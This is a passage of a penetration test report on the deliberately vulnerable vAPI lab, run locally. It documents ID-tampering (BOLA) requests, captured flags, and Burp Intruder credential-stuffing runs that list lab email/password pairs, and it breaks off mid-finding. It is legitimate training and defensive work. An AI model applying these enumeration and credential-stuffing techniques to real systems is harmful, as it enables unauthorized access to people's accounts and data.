vAPI API Penetration Testing Report

Tester: Charmaine Mangorima
Date: 13 February 2026
Target Application: vAPI (Hosted locally running on Docker)
API Version: 1.1
Server: http://localhost:8000/vapi
Test Type: API Penetration Test
Environment: Local Docker Compose Deployment

Executive Summary

The objective of this security assessment was to perform a focused penetration test of the **vAPI application**, specifically targeting **API endpoints 1 through 5**, as defined in the provided Swagger/OpenAPI specification. The goal was to identify vulnerabilities in authentication, authorization, input validation, and business logic, and to document each weakness with evidence and practical exploitation steps.

This assessment simulated an attacker with no privileged access, testing the API as it would be exposed to a real-world threat actor.

Scope

In-scope

- vAPI application hosted at: **http://localhost:8000/vapi**
- API endpoints **1 through 5** (as provided in Swagger/OpenAPI file)
- Testing of:
    - Broken Object Level Authorization
    - Broken Authentication
    - Excessive Data Exposure
    - Lack of Resources & Rate Limiting
    - Broken Function Level Authorization

Out-of-scope

- Testing beyond endpoints 1–5
- Attacks against the hosting provider infrastructure
- Any persistence, malware or destructive exploitation beyond required flags

Tools used

- Postman
- Docker Desktop
- Burpsuite
- Cursor

Methodology

Testing was performed against the locally hosted vAPI instance running in Docker Compose, accessible at http://localhost:8000/vapi. The assessment followed a structured API penetration testing approach aligned with the **OWASP API Security Top 10**, focusing specifically on endpoints **API1 - API5** as defined in the provided Swagger/OpenAPI (OAS 3.0) specification.

The methodology consisted of the following phases:

1. Reconnaissance & Documentation Review

- Reviewed the Swagger/OpenAPI specification

2. Environment Setup

- Confirmed the API was running correctly in Docker and accessible via the base URL.
- Imported *vAPI.postman_collection.json* and *vAPI_ENV.postman_environment.json into Postman*
- Set up Postman to Burpsuite proxy

3. Testing and documenting findings

a. Authentication Testing

- Tested authentication endpoints for weaknesses such as:
    - Credential stuffing feasibility
    - Missing brute-force protections
    - Weak or inconsistent authentication enforcement

- Used Burp Suite Intruder to perform automated login attempts using the supplied credential list.

b. Authorization Testing (BOLA / BFLA)

- Tested for **Broken Object Level Authorization (BOLA)** by manipulating object identifiers in requests such as :api1_id and :api5_id.

- Tested for **Broken Function Level Authorization (BFLA)** by attempting access to hidden or privileged endpoints (such as user list functionality) using a normal user account.

c. Input Validation & Data Exposure Testing

- Captured and analyzed API responses to determine whether sensitive or unnecessary fields were being returned.

- Validated whether the API was enforcing property-level filtering or relying on client-side restrictions.

d. Rate Limiting & Resource Consumption Testing

- Assessed whether endpoints were protected against brute-force attacks and high-volume request abuse.

- Conducted OTP brute-force attempts using:

    - Burp Suite Intruder

    - Wordlists (0–9999 OTP range) from SecLists

- Measured time required and observed lack of throttling, lockouts or blocking.

e. Evidence Collection & Validation


- Each finding was validated by:

    - Capturing request/response traffic in Burp Suite and Postman


    - Extracting and recording flags as proof of exploitation

- Results were documented with clear reproduction steps and mapped to OWASP API Security categories.

Swagger/OpenAPI (OAS 3.0) specification



The API running on localhost:8000/vapi



Findings

Finding 1: API1 - Broken Object Level Authorization

OWASP Mapping: API1: Broken Object Level Authorization

Endpoints

GET vapi/api1/user/:api1_id

PUT vapi/api1/user/:api1_id

Description

Broken Object Level Authorization (BOLA) occurs when an API exposes object identifiers and does not verify that the authenticated user is authorized to access the requested object.


Even if a user is logged in, the API must validate that:

- the object belongs to them
- they have permission to access it.

BOLA is one of the most common and critical API vulnerabilities because it allows attackers to access other users' data simply by modifying object IDs.


Evidence

I created a new user



a) **Endpoint:** GET vapi/api1/user/:api1_id

I fetched the new user's details using *GET /vapi/api1/user/{{api1_id}}* endpoint



I proxied the request to Burpsuite and sent it repeater.

I was able to get other users' information by manipulating the **api1_id** parameter in the request

Request

Pretty Raw Hex

```
1 GET /vapi/apil/user/6 HTTP/1.1
2 Authorization-Token: bWltaWU6MTIzNA==
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Postman-Token: e3242a67-5add-480a-b5e2-08dbcc102ee9
7 Host: localhost:8000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: localhost:8000
3 Date: Sat, 14 Feb 2026 23:38:15 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sat, 14 Feb 2026 23:38:15 GMT
8 Content-Type: application/json
9
10 {
      "id":6,
      "username":"test2",
      "name":"test2",
      "course":"test2course"
   }
```

Flag found: **flag{api1_d0cd9be2324cc237235b}**

Request

Pretty Raw Hex

```
1 GET /vapi/apil/user/1 HTTP/1.1
2 Authorization-Token: bWltaWU6MTIzNA==
3 Content-Type: application/json
4 User-Agent: PostmanRuntime/7.51.1
5 Accept: */*
6 Postman-Token: e3242a67-5add-480a-b5e2-08dbcc102ee9
7 Host: localhost:8000
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: localhost:8000
3 Date: Sat, 14 Feb 2026 23:38:02 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Sat, 14 Feb 2026 23:38:02 GMT
8 Content-Type: application/json
9
10 {
      "id":1,
      "username":"michaels",
      "name":"Michael Scott",
      "course":"flag{apil_d0cd9be2324cc237235b}"
   }
```


b) **Endpoint:** PUT vapi/api1/user/:api1_id

I modified the new user's details




I proxied the request to Burpsuite and sent it repeater.

I was able to modify another user's information by manipulating the **api1_id** parameter in the request



I confirmed the modification by sending a get request to the GET vapi/api1/user/:api1_id endpoint



Impact

This vulnerability allows attackers to access other users' records simply by guessing or enumerating object IDs. This is a high-impact weakness and one of the most common causes of real-world API breaches.

Remediation

1. Enforce ownership checks server-side for every object request
2. Never trust client-supplied IDs without verifying authorization
3. Return **403 Forbidden** or **404 Not Found** when unauthorized
4. Add detection for enumeration patterns

Finding 2: API2 - Broken Authentication

OWASP Mapping: API2: Broken Authentication

Endpoint: *GET /vapi/api2/user/details*

Description

Broken Authentication occurs when an API incorrectly implements authentication controls, allowing attackers to bypass identity verification or brute-force authentication.

Common examples include:


- endpoints accessible without a token
- tokens not validated correctly
- expired tokens still accepted
- weak session handling

This vulnerability allows unauthorized access to protected resources and is often a stepping stone to more severe exploits like BOLA and privilege escalation.

Evidence

According to the API documentation, there is a credential stuffing file supplied in the Resources folder of the source code.

In Burpsuite, I sent the request to the intruder and I chose Pitchfork attack. I split the provided payload file into emails.txt and passwords.txt then loaded into the payload positions respectively.



I started the attack.

THIS ATTACK TOOK MORE THAN 5 HOURS

I discovered a valid email and password combination

Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length
460	gklein@hotmail.com	97(pkWY]	401	3429			293
461	luettgen.bella@osinski.net	{APf4_Q7	401	2936			293
462	rjaskolski@gmail.com	=n7ZxMJ)	401	2989			293
463	maudie24@hotmail.com	U=m(P4Nb	401	3415			293
464	bailee80@hotmail.com	2YUh=@/(	401	3259			293
465	ferry.trenton@gmail.com	tSr.Tz_3	401	4306			293
466	alexandra.rippin@shanahan.com	*a)3ZXL4	401	3422			293
467	angie.hahn@oconnell.com	s[PK+9rv	401	2946			293
468	powlowski.henriette@metz.com	s?a6FyLr	401	5854			293
455	savanna48@ortiz.com	zTyBwV/9	200	3039			315

Request Response

Pretty Raw Hex

```
POST /vapi/api2/user/login HTTP/1.1
Content-Type: application/json
User-Agent: PostmanRuntime/7.51.1
Accept: */*
Postman-Token: 4947a082-9044-410e-b228-f5e64cdee780
Host: localhost:8000
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Length: 67

{
  "email":"savanna48@ortiz.com",
  "password":"zTyBwV/9"
}
```

About 2 more hours into the attack, I discovered 2 more valid credentials


Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length
455	savanna48@ortiz.com	zTyBwV/9	200	3039			315
618	hauck.aletha@yahoo.com	kU-wDE7r	200	4667			315
803	harber.leif@beatty.info	kU-wDE7r	200	3749			315
0			401	3223			293
1	brown.grimes@hotmail.com	w_5yhfEN	401	3830			293
2	reuben.heaney@hotmail.com	8JhcB_mH	401	2807			293
3	dcronin@robel.com	V$qe(8+3	401	3975			293
4	hcollier@veum.com	vVsU7/yN	401	3711			293
5	vemard@gmail.com	gRfJ3$U7	401	2834			293
6	showell@glover.com	NYt%H7F(	401	4951			293

Request Response

Pretty Raw Hex

